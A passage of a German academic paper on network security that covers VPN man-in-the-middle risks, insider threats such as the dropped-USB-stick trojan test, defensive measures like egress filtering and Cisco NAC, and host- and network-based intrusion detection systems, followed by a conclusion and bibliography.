sich als das Ziel ausgibt, umgeleitet. Der Angreifer kann nun die Daten des Benutzers mitlesen und sie dann an das Ziel weiterleiten. [Lipp06]

Ein Schutz gegen solche Angriffe besteht nur, wenn sich beide Stellen, d.h. Client und Server ausweisen müssen. Hier steigt allerdings, der Aufwand beträchtlich, da jeder Client nun das Zertifikat des Servers bekommen muss. Auch müssen die Anwender geschult werden, damit sie in der Lage sind, digitale Zertifikate zu überprüfen. Zum Beispiel sollte erläutert werden, dass Meldungen über ungültige Zertifikate nicht einfach bestätigt werden.

Virtuelle Private Netzwerke sind eine gute Möglichkeit um autorisierten Benutzern Zugriff von aussen auf das lokale Netzwerk zu gewähren. Allerdings ist es erforderlich sich Gedanken über die eingesetzte Lösung zu machen. Es sollte nicht der Fehler begangen werden, VPN als per se sicher zu betrachten und sich, ohne genauere Informationen, in trügerischer Sicherheit zu wiegen.

4. Interne Angriffe



Abbildung 7: Angreifer sitzen auch im lokalen Netzwerk

Neben dem Sichern eines Netzes gegen Angreifer von außerhalb (meistens dem Internet) gewinnt die Frage, wie ein Schutz vor Angreifern innerhalb des lokalen Netzwerkes installiert werden kann an Bedeutung. Für viele Firmen ist die Netzwerkinfrastruktur kritisch für einen reibungslosen Ablauf der Geschäftsprozesse und es hat sich gezeigt, dass es Mitarbeitern oftmals ohne große Anstrengung (oder auch ohne Absicht) möglich ist, das Netz anzugreifen oder lahm zu legen.

Die häufigste Ursache für eine Gefährdung des lokalen Netzes ist die Unwissenheit und Naivität der Anwender, aber auch gezielte Angriffe von innen kommen vor. Der Grund für einen

Mitarbeiter das lokale Netz anzugreifen, war in der Vergangenheit meistens Frustration. Aber auch die Versuche an sensible Daten heranzukommen und diese an Konkurrenzunternehmen zu verkaufen oder sie für einen persönlichen Vorteil zu manipulieren, nehmen zu.[Kupp98]

Der Versuch einer amerikanischen Sicherheitsfirma, die 2006 beauftragt war, die Sicherheit einer Bank zu testen, zeigt wie einfach es ist, ein gut gesichertes Netzwerk über die Naivität und Neugierde selbst gut geschulten Benutzer anzugreifen. Dieses Unternehmen hat USB-Sticks mit einem Trojaner und einigen Bildern auf dem Parkplatz und einigen anderen Orten, an denen sich Mitarbeiter aufhalten, ausgelegt. Jeder gefundene Stick wurde von dem Finder an einen Arbeitsplatzrechner angeschlossen. Ohne große Mühe und ohne Risiko konnten so viele Passwörter und andere sensible Daten gesammelt werden. Dies hat funktioniert, obwohl die Mitarbeiter wussten, dass ein Sicherheitstest, der auch Benutzer mit einbezieht, stattfinden wird. [Stas06]

Ein weiteres großes Problem stellen Viren und Würmer dar, die von Mitarbeitern, z.B. durch einen Laptop, den sie auch daheim verwenden, direkt in das lokale Netz eingeschleppt werden. Diese Schädlinge können dann ungehindert die anderen Rechner infizieren und das so korrumpierte Netz für weitere Angriffe verwenden oder Schadprogramme installieren.

Der erste Schritt, um solchen Gefahren zu begegnen, sollte die Wahl von starken Administratorkennwörtern sein. Sinnvollerweise sollten verschiedene Kennwörter für jeden Rechner gewählt werden. Sollte dies nicht möglich sein, sollte zumindest das Kennwort für den Domänenadministrator verschieden sein. Als weitere Maßnahme ist es sinnvoll jedem Anwender nur die Rechte zu geben, die er auch wirklich benötigt. Arbeitet jeder als lokaler Administrator an seinem Rechner, können sich Schädlinge sehr einfach festsetzen.

Um sich gegen Viren und ähnliches zu schützen ist es weiterhin sehr empfehlenswert auf jedem Rechner des Netzwerkes eine Anti-Viren-Software zu installieren und auch aktuell zu halten. Wird eine Firewall eingesetzt, was unbedingt zu empfehlen ist, ist es sinnvoll auch den ausgehenden Datenverkehr zu filtern um zu verhindern, dass das interne Netz als Angriffsbasis verwendet wird. So können Trojaner und andere Schädlinge daran gehindert werden Daten, ins Internet zu schicken, indem z.B. E-Mailverkehr nur über den Mailserver (der evtl. in der DMZ steht) erlaubt ist.

Um sich gegen das Einschleppen von Schädlingen zu schützen ist es sinnvoll das Anschließen von Rechnern (meistens Notebooks), die außerhalb des lokalen Netzes verwendet werden, zu untersagen. Sollte dies nicht möglich oder gewünscht sein, so sollte wenigstens eine Überprüfung des betreffenden Rechners auf Viren oder ähnliches stattfinden. Dies kann manuell erfolgen, indem die MAC-Adresse des Notebooks bei verlassen der Firma gesperrt wird. Kommt der Mitarbeiter wieder, wird das Notebook zuerst in der zuständigen Abteilung abgegeben und überprüf. Ist es “sauber“, wird die MAC-Adresse wieder freigegeben und das Notebook kann in das interne Netz eingebunden werden.

Einen ersten Schritt in die Automation dieser Arbeit, ist die so genannte “Network Admission Control (NAC)“ von Cisco. Diese System überprüft bei Anschluss eines Gerätes, ob es auch alle Sicherheitsbestimmungen erfüllt. Diese können individuell bestimmt werden und zum Beispiel Vorgaben über Aktualität von Virenscannern und der Installation von Sicherheitsupdates für das Betriebssystem oder andere Software umfassen. Allerdings sollten auch hier die Anwender für die immer noch vorhandenen Gefahren sensibilisiert werden. Neue Schädlinge, für die noch keine Signaturen vorhanden sind, werden von Virenscannern kaum erkannt. Daher ist ein allzu sorgloser Umgang mit dem Thema Viren, Würmer und Trojander, wie es die Cisco Werbung zeigt, nicht empfehlenswert. [Syst03]

Als eine der wichtigsten Maßnahmen erweist sich, die Mitarbeiter zu schulen und für die Gefahren aus dem Internet zu sensibilisieren. So sollten Benutzer die in der Firma eingesetzten Zertifikate kennen und in der Lage sein, Fälschungen zu erkennen. Weiterhin sollte vermittelt

werden, dass keine Kennwörter weitergegeben werden dürfen, auch nicht an die (vermeintliche) technische Abteilung. Dies würde zusammen mit der Schulung, wie gute Passwörter ausgewählt werden können, schon sehr viele Angriffe erschweren. Wichtig ist auch, dass E-Mail-Anhänge nicht geöffnet werden sollten (oder nur nach genauer Prüfung).

Der Schutz eines Netzwerkes vor inneren Angriffen gehört zu den großen Herausforderungen, für die es (noch) kein gutes Rezept gibt. Vor allem gilt dabei besonders, dass jedes "mehr" an Sicherheit durch einen Rückgang von Komfort und Benutzbarkeit erkauft wird.

5. Intrusion Detection / Prevention Systeme (IDS / IPS)

Trotz hoher Sicherheitsvorkehrungen können nicht alle Angriffe auf das Netzwerk verhindert werden. Daher ist es wichtig Vorbereitungen für den Fall, dass das lokale Netz kompromittiert wurde, zu treffen. Hierbei haben sich vor allem eine Sicherung der Log-Dateien auf einem externen Medium (und natürlich das regelmäßige Überprüfen dieser) bewährt. Im Falle eines erfolgreichen Angriffes, kann man nun diese analysieren oder den Ermittlungsbehörden übergeben, auch wenn der Angreifer alle lokal gespeicherten Logs gelöscht hat.

Intrusion Detection Systeme unterstützen den Administrator in der Aufgabe, erfolgte Angriffe zu erkennen und die Spuren zu sichern. Manche dieser Systeme sind auch in der Lage Angriffe zu erkennen und selbständig zu unterbinden oder zumindest einzugrenzen. Diese Systeme werden dann Intrusion Prevention Systeme genannt. Allerdings ist diese Grenze bei den heute eingesetzten Systemen verwischt, da diese meistens in der Lage sind, zumindest Ports und IP-Adressen zu sperren. Daher ist im Folgenden lediglich von IDS die Rede, auch wenn diese auf Angriffe reagieren (können).

5.1. Host-basierte IDS

Diese Art der Intrusion Detection Systeme läuft auf einem als kritisch angesehenem System mit, zeichnet alle Änderungen, die an der Konfiguration des Systems vorgenommen werden auf und gibt bei Bedarf Alarm. Ein solches System ist betriebssystemspezifisch, denn es benötigt genaue Informationen wo das Betriebssystem seine Konfiguration speichert (z.B. die Registry bei Windows). Außerdem muss es wissen, welche Systemkomponenten regelmäßig in diese schreiben, um eine Flut von Fehlalarmen ("false positives") zu vermeiden.

Der Vorteil dieser Systeme liegt darin, dass sehr genaue Angaben vorliegen, wie der Angreifer vorgegangen ist und was er bezweckt hat. Allerdings kann ein Angreifer, sobald er vollen Zugriff zum Rechner hat, das IDS ohne Probleme beenden und seine Spuren verwischen. Der Einsatz dieser IDS ist eine gute Ergänzung um besonders zu schützende Rechner innerhalb des Netzes zusätzlich zu schützen, bzw. zu überwachen.[NoNo01]

5.2. Netzwerk-basierte IDS

Bekannte IDS (z.B. Snort) lesen den Netzwerkverkehr mit und versuchen bekannte Angriffsmuster zu erkennen. Gleichzeitig können Log-Dateien erstellt und auf externe Medien gesichert werden. Wird ein Angriffsmuster erkannt, könnte z.B der betreffende Port gesperrt werden. Ein System auf dem ein solches IDS läuft wird auch als Sensor bezeichnet.

Der Vorteil dieser Systeme liegt darin, dass nicht auf jedem Host ein IDS mitlaufen muss. Es genügt (zumindest theoretisch) wenn ein Sensor vorhanden ist, um den kompletten Netzwerkverkehr zu scannen. Zudem läuft das System auch weiter, wenn ein Rechner kompromittiert

wurde. Es kann nicht einfach beendet werden. Allerdings tauchen hier einige Probleme auf. In den heute vorrangig anzutreffenden Netzwerken, deren Segmente mit Switchs verbunden sind, ist ein Mitlesen des gesamten Datenverkehrs nur schwer dauerhaft möglich (vgl. Sniffing und Spoofing). Hier empfiehlt es sich, in jedem durch einen Switch verbundenen Segment einen IDS-Sensor zu installieren. Zudem ist bei den heute eingesetzten Bandbreiten in lokalen Netzen (1Gbit/s oder mehr) eine lückenlose Überwachung des Datenverkehrs kaum mehr möglich.

Ein weiteres Problem ergibt sich, wenn der Sensor, sobald er ein bekanntes Angriffsmuster gefunden hat den betreffenden Port sperrt oder den Host vom Netz nimmt. Hier ist es für einen Angreifer durch gezieltes Einspeisen von bekannten Angriffssequenzen möglich, ohne großen Aufwand einen Denial-of-Service-Angriff durchzuführen. Es ist daher wichtig, dass automatische Reaktionen auf vermeintliche Angriffe mit Bedacht eingesetzt werden.

Das größte Problem besteht jedoch in der Korrelation der Ereignisse. Das bedeutet, dass es sehr schwer ist, aus den einzelnen Ereignissen, die detektiert werden, ein Angriffsmuster herauszulesen. Zum Beispiel kann es sich bei einer unregelmäßige Anfrage auf einzelne Ports (alle paar Tage ein anderer Port und eine andere Quell- IP) um fehlgeleitete Pakete oder einen sehr geduldigen Scan als Vorbereitung auf einem Angriff handeln. Um solche Ereignisse richtig zu beurteilen bedarf es sehr viel Erfahrung und Fingerspitzengefühl.[NoNo01]

6. Fazit

In dieser Arbeit wurden mit den verschiedenen Firewalltypen die verschiedenen Möglichkeiten aufgezeigt, Angriffe auf das lokale Netzwerk zu erschweren und mittels einer DMZ trotzdem in der Lage zu sein Dienste relativ sicher anbieten zu können. Weiterhin wurde gezeigt, dass zum Schutz des lokalen Netzwerkes auch der Schutz vor Angriffen aus dem Inneren gehört und dass es dazu wichtig ist, nicht nur technische Maßnahmen zu ergreifen, sondern auch die Benutzer mit in die Sicherheitsüberlegungen einzubeziehen. Zuletzt wurde im Abschnitt 5 darauf eingegangen, wie Vorbereitungen für den Fall eines erfolgreichen Angriffs getroffen werden können.

Einen absoluten Schutz und damit absolute Sicherheit gibt es nicht. Es ist immer ein Abwägen zwischen benötigtem Schutz und Benutzbarkeit nötig. Eine Erhöhung der Sicherheit geht in den meisten Fällen auch mit einem spürbaren Verlust an Komfort einher.

Literatur

[Bart03] Wofgang Barth. *Das Firewall Buch*. SuSe Press. 2003.

[Dith03] Dirk Dithardt. *Squid: Administrationshandbuch zum Proxyserver*. dpunkt.verlag. 2003.

[FrGu05] Jörg Fritsch und Steffen Gundel. *Firewalls im Unternehmenseinsatz*. dpunkt.verlag. 2005.

[HoPl03] Jörg Holzmann und Jürgen Platte. *Linux-Server für Intranet und Internet*. Hanser. 2003.

[hSec07] heise Security. Das Jahr 2007: Rückblick durch die Glaskugel. http://www.heise.de/security/artikel/83024, Dezember 2007.

[Kupp98] Martin Kuppinger. *Inernet- und Intranet-Sicherheit*. Microsoft GmbH. 1998.

[KyaC02] Othmar Kyas und Markus a Campo. *IT-Crackdown: Sicherheit im Internet*. mitp. 2002.

[Leu01] Dr. Matthias Leu. *Checkpoint Firewal-1 / VPN-1*. Computer Literatur. 2001.

[Leu03] Dr. Matthias Leu. *Checkpoint New Generation AI*. Computer Literatur. 2003.

[Lipp06] Manfred Lipp. *Virtuelle Private Netzwerke*. Addison-Wesley. 2006.

[NoNo01] Stephan Northcutt und Judy Novak. *IDS: Intrusion Detection Systeme*. mitp. 2001.

[Raep01] Martin Raepple. *Sicherheitskonzepte für das Internet*. dpunkt.verlag. 2001.

[Stas06] Steve Stasiukonis. Social Engeneering, the USB Way. http://www.darkreading.com/document.asp?doc_id=95556&WT.svl=column1_1, Juli 2006.

[Stro03] Stefan Strobel. *Firewalls und IT-Sicherheit: Grundlagen und Praxis sicherer Netze*. dpunkt.verlag. 2003.

[Syst03] Cisco Systems. Die Evolution des Self-Defending Network. http://www.cisco.com/global/AT/pdfs/prospekte/Security_CNAC_032004.pdf, Januar 2003.

Abbildungsverzeichnis

Tabellenverzeichnis